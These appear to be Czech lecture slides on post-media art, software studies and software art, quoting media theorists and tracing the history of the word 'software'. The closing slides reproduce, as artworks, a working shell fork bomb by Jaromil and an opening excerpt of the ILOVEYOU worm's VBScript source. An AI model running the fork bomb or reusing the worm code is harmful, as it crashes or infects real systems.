

IMN100

postmediální doba / „scripted media“ /
software / softwarové umění

- 1_konec dějin nových médií: postmediální doba
- 2_ softwarová studia / softwarové umění:
neologismy v teorii nových médií
- 3_software: genealogie
- 4_softwareové umění: programování excesu

1_Konec dějin nových médií

- *Postmediální doba:*
 - a) Konvergence a hybridizace médií
 - b) Zrovnoprávnění všech uměleckých médií
 - c) Oslabení vztahu médium/obsah ve prospěch kódu, skriptu, scénáře či algoritmu umělecké tvorby.

a) Konvergence a hybridizace médií

- Počítač jako „metamédium“:
- „Ačkoli byly digitální počítače původně vytvořeny pro aritmetické výpočty, jejich **schopnost simulovat** detaily jakéhokoli deskriptivního modelu znamená, že **počítač**, chápán jako médium, **může být jakýmkoli jiným médiem**, pokud jsou tyto ztělesňující a zobrazovací metody dostatečně naplněny. Navíc, toto nové metamédium je aktivní – reaguje na připomínky a experimenty.“

Alan Kaye – Adele Goldberg: „Personal Dynamic Media“, 1977.

a) Konvergence a hybridizace médií

- Počítač jako „hybrid“:
- „Digitální vizuální média nejlépe pochopíme na základě způsobů, kterými uznávají, soupeří a mění malbu s lineární perspektivou, fotografii, film, televizi a tisk. V dnešní době žádné médium, a rozhodně žádná mediální událost, nepůsobí v kultuře izolovaně od ostatních médií ani od dalších sociálních a ekonomických sil. **To, co je nového na nových médiích pochází z konkrétních způsobů, jakými předělávají starší média a kterými starší média předělávají sama sebe** v reakci na výzvy nových médií.“

Jay D. Bolter – Richard Grusin: *Remediation: Understanding New Media*, 2000.

a) Konvergence a hybridizace médií

- Počítač jako „univerzální stroj“:
- „Všechny umělecké disciplíny prošly transformací [novými] médii. Vliv těchto médií je univerzální. [...] Požadavek, aby se počítač stal univerzálním strojem, jak nazval svůj model počítače Alan Turing ve studii On Computer Numbers v roce 1937, byl [novými] médii naplněn.“
Perer Weibel: „A Genealogy of Media art“. 2008

b) Zrovnoprávnění všech uměleckých médií

- **Dvě fáze vývoje mediálního umění:**
- **I_Proces zrovnoprávnění nových médií** (fotografie, film, video, digitální umění) s tradičními médii umělecké produkce jako je malba nebo socha. Umělci se v tomto stádiu soustředili na **hledání specifického jazyka tradičních i nových uměleckých médií**, například na vzájemné vymezení fotografie vůči malbě (a naopak), videa vůči filmu či televizi, nebo kladli důraz na specifickou schopnost digitálních médií simulovat či vizualizovat imaginární světy.
- **II_Míšení různých médií nebo vzájemné poukazování.** Weibel tento posun popsal jako směřování od **antiiluzivní tvorby k aluzivní tvorbě**.^[1] Mohli bychom však také hovořit o nahrazení modernistického pojetí média pojetím postmoderním.

^[1] Weibel, Peter. *A Genealogy of Media Art*. In Synthetic Times. Fan Di'an – Zhang Ga (eds.), The Art Museum of China: The MIT Press, 2008, s. 112-142.

c) Oslabení vztahu médium/obsah ve prospěch kódu, skriptu, scénáře či algoritmu umělecké tvorby.

- Asambláž, happening, akce, performance, instalace, konceptuální umění, intermédiá, časové umění, procesuální umění...“dematerializace uměleckého díla“ (L. Lippard)
- Masová média
- Informační revoluce
- „**[K]rize reprezentace, zrušení tradičního pojetí uměleckého díla a zmizení autora** – všechny tyto faktory jsou způsobeny **nástupem nových médií**. Radikální obrat ke kultuře recepce, který se objevil ve 20. století, exploze vizuálního v umění a vědě, obrat k obrazu (pictorial turn) a performativní obrat (performative turn), to vše jsou důsledky nových médií.“[\[1\]](#)
- [\[1\]](#) Weibel, Peter. *A Genealogy of Media Art*.

c) Oslabení vztahu médium/obsah ve prospěch kódu, skriptu, scénáře či algoritmu umělecké tvorby.

- „**Prosumer technologies**“ – „re-“ / „post-“ / remake / remix / postprodukce / apropiace
- „Dnešní umělci tak formy spíš **programují**, než že by je vytvářeli: nepřetvářejí látku v surovém stavu (bílé plátno, hlínu atd. ...), nýbrž používají to, co už je *dáno*. Pohybují se v prostředí prodávaných výrobků, v prostředí již existujících forem, již vydaných signálů, již postavených budov, v prostředí tras vytyčených jejich předchůdci, takže umělecké pole (mohli bychom však dodat i televizi, film nebo literaturu) nepovažují za jakési muzeum obsahující díla, jež se sluší citovat či překonávat, jak by to chtěla modernistická ideologie nového, nýbrž za jakési obchody plné nástrojů k použití, za **databáze faktů**, s nimiž lze **manipulovat**, jež lze přebírat a znovu uvádět na scénu.“[\[1\]](#)
- [\[1\]](#) Bourriaud, Nicholas. *Postprodukce*. Praha: Tranzit, 2004, s. 008 .

c) Oslabení vztahu médium/obsah ve prospěch kódu, skriptu, scénáře či algoritmu umělecké tvorby.

- Dominantním rysem umělecké tvorby v **postmediální době** je zaměření umělců na způsoby **přepisování, přeprogramování** principů animujících různé oblasti naší kultury. Jinými slovy, **pozornost se obrací od médií a jejich způsobů reprezentace** k pojetí **uměleckého díla jako scénáře, programu či algoritmu**. V tomto smyslu je třeba chápat Weibelův pojem **„scripted media“**, který v této souvislosti užívá.

c) Oslabení vztahu médium/obsah ve prospěch kódu, skriptu, scénáře či algoritmu umělecké tvorby.

- „A samozřejmě vliv a úspěch **počítačového umění**, [...], přesně následuje tradici, kterou jsme právě popsali: **rovněž přetváří všechny postupy a formy umění**. Počítač, [...], může **simulovat** nejen všechny formy a zákony vesmíru, nejen přírodní zákony; ale může také simulovat pravidla formy a formy a zákonitosti světa umění. **Samotná kreativita je překládací program, algoritmus**. Od literatury po architekturu, od výtvarného umění po hudbu můžeme sledovat stále větší rozsah užívání počítačových programů a instrukcí, kontrolních mechanismů a návodů pro akci. Vliv médií je univerzální a z toho důvodu je **všechno umění již postmediální umění**. Univerzální stroj, počítač, si navíc nárokuje schopnost simulovat jakékoli jiné médium. **Proto je veškeré umění postmediální umění.**“[\[1\]](#)

[\[1\]](#) Weibel, Peter. *A Genealogy of Media Art*. In Synthetic Times. Fan Di'an – Zhang Ga (eds.), The Art Museum of China: The MIT Press, 2008, s. 112-142.

c) Oslabení vztahu médium/obsah ve prospěch kódu, skriptu, scénáře či algoritmu umělecké tvorby.

- **Nová média jako „scripted media“.**
- **Nová média jako „programovaná média“.**
- ...pozornost se obrací k procesualnosti, participatornímu způsobu recepce a dvojí existenci umění nových médií: jako skriptu (scénáře, návodu, programu, algoritmu, softwaru nebo dokumentace) a jeho (opakovanému) provedení (performance)...

Software: Its New Meaning for Art

- Konceptuální umění a informační technologie.
- Jacka Burnhama: *Software, Information Technology: Its New Meaning for Art* (1970/71)
- Software vs hardware umělecké tvorby.
- ..upřednostňování procesů a systémů,
- ..tematizování technologických a estetických struktur poznání,
- ... interaktivní, dvousměrná výměna informací.
- Kybernetika a systémová teorie.

2_ softwarová studia / softwarové umění: neologismy v teorii nových médií

- Obrat k softwaru...
 - „[Z]pět k softwaru v podobě kultury.“[\[1\]](#)
- [\[1\]](#) Fuller, Mathew. *Introduction, the Stuff of Software*. In *Software Studies/A Lexicon*. M. Fuller (ed.). Cambridge, Mass.: The MIT Press, 2008, s. 6.

2_ softwarová studia / softwarové umění: neologismy v teorii nových médií

- Obrat k softwaru... v teorii umění nových médií
- Neologismy a **tekutá identita** oboru umění digitálních médií.

2_ softwarová studia / softwarové umění: neologismy v teorii nových médií

- Obrat k softwaru... v teorii umění nových médií
- „Tekutá identita“ umění nových médií
- Nová média, umění nových médií, umění a elektronická média, nová digitální média, počítačové umění, internetové umění, digitální umění, multimédia atd. ...

2_ softwarová studia / softwarové umění: neologismy v teorii nových médií

- Softwarové umění vs počítačové umění:
 - **computer art** vs computer generated art
 - **Umění tvořené stroji**
 - „Autonomie fotografického stroje byla prvním modelem autonomie , který spustil logiku moderního umění spočívající v progresivním vývoji jeho autonomních prvků.“[\[1\]](#)
 - [\[1\]](#) Weibel, Peter. The Apparatus World – a World unto Itself. D. Dunn (ed.) *Eigenwelt der Apparate – Welt. Pioneers of Electronic Art*. Katalog výstavy kurátorů W. Vasulky a S. Vasulky. Linec: Ars Electronica, 1992, s. 15 – 20, s. 18.
 - „Skandál umění tvořeného stroji, od fotografie, videa, po počítač, odhaluje falešnost představy, že umění je lidskou záležitostí, místem lidské kreativity, jedinečné individuality.“[\[1\]](#)
 - [\[1\]](#) Ibidum, s. 18.

2_ softwarová studia / softwarové umění: neologismy v teorii nových médií

- Softwarové umění vs počítačové umění:
 - computer art vs **computer generated art**
 - **Umění tvořené stroji**

„[m]yšlenka se stává strojem, který tvoří umění.“[\[1\]](#)

[\[1\]](#) LeWitt, Sol. Paragraphs on Conceptual Art. A. Alberro – B. Samson (eds.).
Conceptual Art. A Critical Anthology. Cambridge-London: MIT Press, 2000, s. 12 –
16, s. 12.

2_ softwarová studia / softwarové umění: neologismy v teorii nových médií

- **Softwarové umění vs počítačové umění:**
 - computer art vs **computer generated art**
 - **Umění tvořené stroji**
 - „Počítač je nepochybně elektronický nástroj schopný realizovat pouze ty operace, ke kterým byl explicitně instruován. To obvykle vede k představě, že počítač je mocný nástroj, který však není schopen žádné opravdové kreativity. Avšak pokud kreativita je chápána omezeně jako produkce nekonvenčního nebo nepředvídaného, potom by **počítač** měl být považován za **kreativní médium** – aktivního a kreativního spolupracovníka umělce.“[\[1\]](#)
 - [\[1\]](#) Noll, Michael. *The Digital Computer As a Creative Medium*. IEEE SPECTRUM, Vol. 4, No. 10, October 1967, s. 89–95, s. 90.

2_ softwarová studia / softwarové umění: neologismy v teorii nových médií

- **Softwarové umění vs počítačové umění:**
 - computer art vs computer generated art
 - Umění tvořené stroji
 - *The Mondrian experiment:* http://digitalartmuseum.org/noll/artworks_04.htm




Fig. 4 Picture pair as presented on separate sheets to subjects. The original microfilm and Mondrian photograph were copied xerographically and then reproduced so that both pictures were identical in quality. (© A. Michael Noll 1965 and © Rijkmuseum Kröller-Müller.)

2_ softwarová studia / softwarové umění: neologismy v teorii nových médií

- **Softwarové umění vs počítačové umění:**
- **60s vs 90s**
- „První počítačové grafiky a animace byly tvořeny vědci nebo alespoň ve spolupráci s vědci. Jen velmi málo umělců užívalo k umělecké tvorbě počítač. Přiznání umělce, že generuje umělecká díla na počítači dlouho znamenalo téměř jeho degradaci. Na začátku 70.let byl Manfred Mohr, který v roce 1971 uspořádal první výstavu počítačového umění v Musée d'Art Moderne de la Ville de Paris nazvanou *Une Esthétique Programmée*, zasypán rajčaty při své přednášce na Sorboně, protože používal kapitalistický vojenský nástroj . V době, kdy byly v módě drogy a psychedelické umění bylo na vzestupu, konceptuální počítačové umění Manfreda Mohra bylo protipólem subjektivistického přístupu ostatních uměleckých forem.“[\[1\]](#)

[\[1\]](#) Lieser, W. *Digital Art*. 2009, s. 28.

2_ softwarová studia / softwarové umění: neologismy v teorii nových médií

- **Softwarové umění vs počítačové umění:**
- **60s vs 90s**
- „Toto dílo není umění vytvořené pomocí počítače, ale umění, které se odehrává v počítači, není to software naprogramovaný umělcem k tomu, aby tvořil autonomní umění, ale software, který je sám uměleckým dílem. V případě těchto programů není důležitý výsledek, ale proces, který spustí v počítači (a někdy na monitoru).“ [\[1\]](#)

[\[1\]](#) Baumgärtner, T. Experimentelle Software. *Telepolis*. October 28, 2001.

- On-line: <http://www.heise.de/tp/artikel/9/9908/1.html> (rev. 15. 10. 2012).

2_ softwarová studia / softwarové umění: neologismy v teorii nových médií

- **Softwarové umění vs počítačové umění:**
- **60s vs 90s**
- Software je v kontextu softwarového umění interpretován jako kulturní produkt, jako jistý typ notace, partitury či skriptu, který je třeba analyzovat a esteticky hodnotit z různých hledisek: sám o sobě, jako výsledek práce a intencí programátora, v procesu zpracování, stejně jako z hlediska jeho vztahu k reálným i potenciálním realizacím a účinkům, které se neomezují jen na obrazovku počítače, ale pronikají do sféry kultury.

2_ softwarová studia / softwarové umění: neologismy v teorii nových médií

- Softwarové umění vs počítačové umění:
- 60s vs 90s
- „[k]ódy, svým jménem a svojí materialitou, jsou tím, co nás dnes určuje a tím, co musíme artikulovat, abychom zabránili úplnému zmizení pod nimi.“[\[1\]](#)
- [\[1\]](#) Kittler, F. Code (or, How You Can Write Something Differently). In M. Fuller (ed.), *Software studies \ A Lexicon*. Cambridge – London: The MIT Press, 2008, s. 40 – 47, s. 40.

3_software: genealogie

- „Vybavení počítače programovacím jazykem a programem, zkráceně programové vybavení počítače, na rozdíl od technického vybavení, které bývá označováno jako hardware.“ *Akademický slovník cizích slov.*
- „Programy a jiné provozní informace užívané počítačem.“ *Oxford Dictionaries.*
- ***...software definovat jako soubor všech počítačových programů, procedur, algoritmů a dat používaných počítačem. Rozlišujeme systémový software, který zajišťuje chod samotného počítače a jeho interakci s okolím, a aplikační software, se kterým pracuje uživatel nebo propojuje počítač s nějakým jiným strojem ...***

3_software: genealogie

- **Software / hardware**
- „[r]ozdíl mezi materiálností a nehmotností v rámci softwaru samotného: algoritmus je hmotný v uložené, kódované formě a ve většině svých kulturních uplatnění. [...] Jestliže však umístění nebo dokonce existence některého softwaru není zcela jasná, jestliže softwarové dílo není kódem spuštěným ve stroji, protože se vyskytuje jako pseudokód v knize nebo dokonce není funkčním algoritmem, jako například většina Perl poezie, potom je technická definice softwaru příliš omezená. Můžeme říci, že software a komputace nemohou být striktně od sebe odlišeny. Kulturní historie softwaru je kulturní historií komputace.“^[1]
- ^[1] Cramer, F. *Words Made Flesh. Code, Culture, Imagination*. Rotterdam: Piet Zwart Institute: 2005, s. 124. On-line PDF kniha: <http://www.netzliteratur.net/cramer/wordsmadefleshpdf.pdf> (rev. 15. 10. 2012).

3_software: genealogie

- **Software / hardware**
- **1969_1. odděleně prodávaný software: CICS** (Customer Information Control System), **IBM**.
- **1985_ *Digidyne vs. Data general*:**
- „odmítnutí Data General corp. licencovat jejich autorizovaný počítačový software těm, kteří nevlastní jimi vyrobený hardware bylo nezákonné.“[\[1\]](#)
- [\[1\]](#) Viz Myers, G. Tying Arrangements and the Computer Industry: Digidyne Corp. v. Data General Corp. Duke Law Journal Vol. 1985, No. 5 (Nov., 1985), pp. 1027-1056. Published by: Duke University school of Law,s. 1027. Dostupné on-line: <http://www.jstor.org/stable/1372482> (rev. 15. 10. 2012).

3_software: genealogie

- 1850_1. zpráva o užití slova „software“.
- 1958_1. užití slova „software“ jako označení počítačových programů.

- „Dnes software , tvořený pečlivě plánovanou výkladovou praxi, překladači a dalšími aspekty automatického programování, je pro moderní elektronické kalkulátory minimálně stejně důležitý jako hardware trubic, tranzistorů, drátů, pásek a podobně.“^[1]
-
- ^[1] Tukey, J. W. The Teaching of Concrete Mathematics. *American Mathematical Monthly*. Vol. 65, No. 1 (Jan., 1958), Vydavatel: Mathematical Association of America. pp. 1-9, s. 2.
- On-line: URL: <http://www.jstor.org/stable/2310294> (rev. dne 15. 10. 2012).

3_software: genealogie

- **1. software_ Ada Lovelace pro „Analytický stroj“ Ch. Babbage.**
- Menabrea, L. F. *Sketches of the Analytical Engine Invented by Charles Babbage*. A. Lovelace trans. and notes. *Scientific Memoirs* 3, 1843, s. 666 – 731.
- **1. „Meta-software“: Alan M. Turing, „On Computable Numbers“, 1936.**
- „[...] je vybaven páskou (podobnou papíru), která jím prochází, a je rozdělená do částí (zvaných rámečky) schopných něco symbolizovat, vždy je jen jeden rámeček [...] ve stroji. Můžeme tento rámeček nazvat skenovaný rámeček. Symbol na skenovaném rámečku můžeme nazvat skenovaný symbol. Stroj si je vědom pouze právě skenovaného rámečku, ale je schopen si také zapamatovat některé symboly, které viděl před tím.“[\[1\]](#)
- [\[1\]](#) Turing, A. M. *On computable numbers, with an application to the Entscheidungsproblem*. *Proceedings of the London Mathematical Society. Ser. 2, Vol. 42, 1937, s. 230–265, s. 231.*

3_software: genealogie

- (He/she) Computer.... Počítač jako model lidské mysli.
- Maurice d'Ocagne: *Le Calcul simplifié par les procédés mécaniques et graphiques*. Historie a popis nástrojů a strojů na výpočty, tabulky, abakusy a nomogramy. (1894).

3_software: genealogie

- „Matematicko-materiální“ síla počítačů.
- „Matematicko-materiální síly jsou poprvé generovány v momentu, když hmota je formována podle svého vědecky formulovaného matematického modelu. Jedním z důsledků této objektivizace je Standardní objekt, modulární komponent typický pro globalizovaný trh. [...] Všechno, od hranolků po pizzy, je [...] předmětem přísných smluv a procesů standardizace.“[\[1\]](#)
- [\[1\]](#) Fuller, M. *Freaks of Number*. 2005, s. 2.

4_softwarové umění

- **Softwarové umění:**
- <http://workshop.softwarestudies.com/>
- http://emerge.softwarestudies.com/files/04_Amy_Alexander.mov
- <http://runme.org>

4_softwarové umění

- **Softwarové umění: programování excessu**
- ***Every Icon*: John F. Simon: 1996/7: <http://www.numeral.com/eicon.html>**

Given: A 32 X 32 Grid

Allowed: Any element of the grid
to be black or white

Shown: Every Icon

4_softwarové umění

- Softwarové umění: programování excesu
- *Self.pl* : Florian Cramer: 2001:

```
#!/usr/bin/perl
open (IT, "< self");
while (<IT>) {
push @it, $_}
close (IT);
open (IT, ">> self");
print IT join ("\n  ", @it);
close (IT);
```


4_softwarové umění

- Softwarové umění: programování excesu
- Jaromil: *ASCII Shell forkbomb*, 2002.

:(){:|:& }::

```
filename="LOVE-LETTER-FOR-YOU.TXT.vbs"
rem barok -loveletter(vbe) I hate go to school
rem by: spyder / @GRAMMERSoft_Group /
Manila,Philippines
On Error Resume Next
dim
fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullName,1)
main()
sub main()
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\
Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\
Host\Settings\Timeout",0,"REG_DWORD"
end if
On Error Resume Next
```

```
mov eax,dword ptr [ebp]
cmp byte ptr [eax+6B],00
je 0042FA28
mov eax,dword ptr [eax]
cmp dword ptr [eax+44],00000000
je 0042FA2B
call 0042B90C
test al,al
je 0042FA28
lea eax,dword ptr [ebp-0C]
mov dl,01
mov [eax+3C],00
mov eax,dword ptr [eax]
cmp byte ptr [eax+6B],00
je 0042FA2B
mov eax,dword ptr [eax]
cmp dword ptr [eax+44],00000000
je 0042FA2B
call 0042B90C
test al,al
je 0042FA28
lea eax,dword ptr [ebp-0C]
mov dl,01
mov [eax+3C],00
mov eax,dword ptr [eax]
cmp byte ptr [eax+6B],00
je 0042FA2B
mov eax,dword ptr [eax]
cmp dword ptr [eax+44],00000000
je 0042FA2B
call 0042B90C
test al,al
je 0042FA28
lea eax,dword ptr [ebp-0C]
```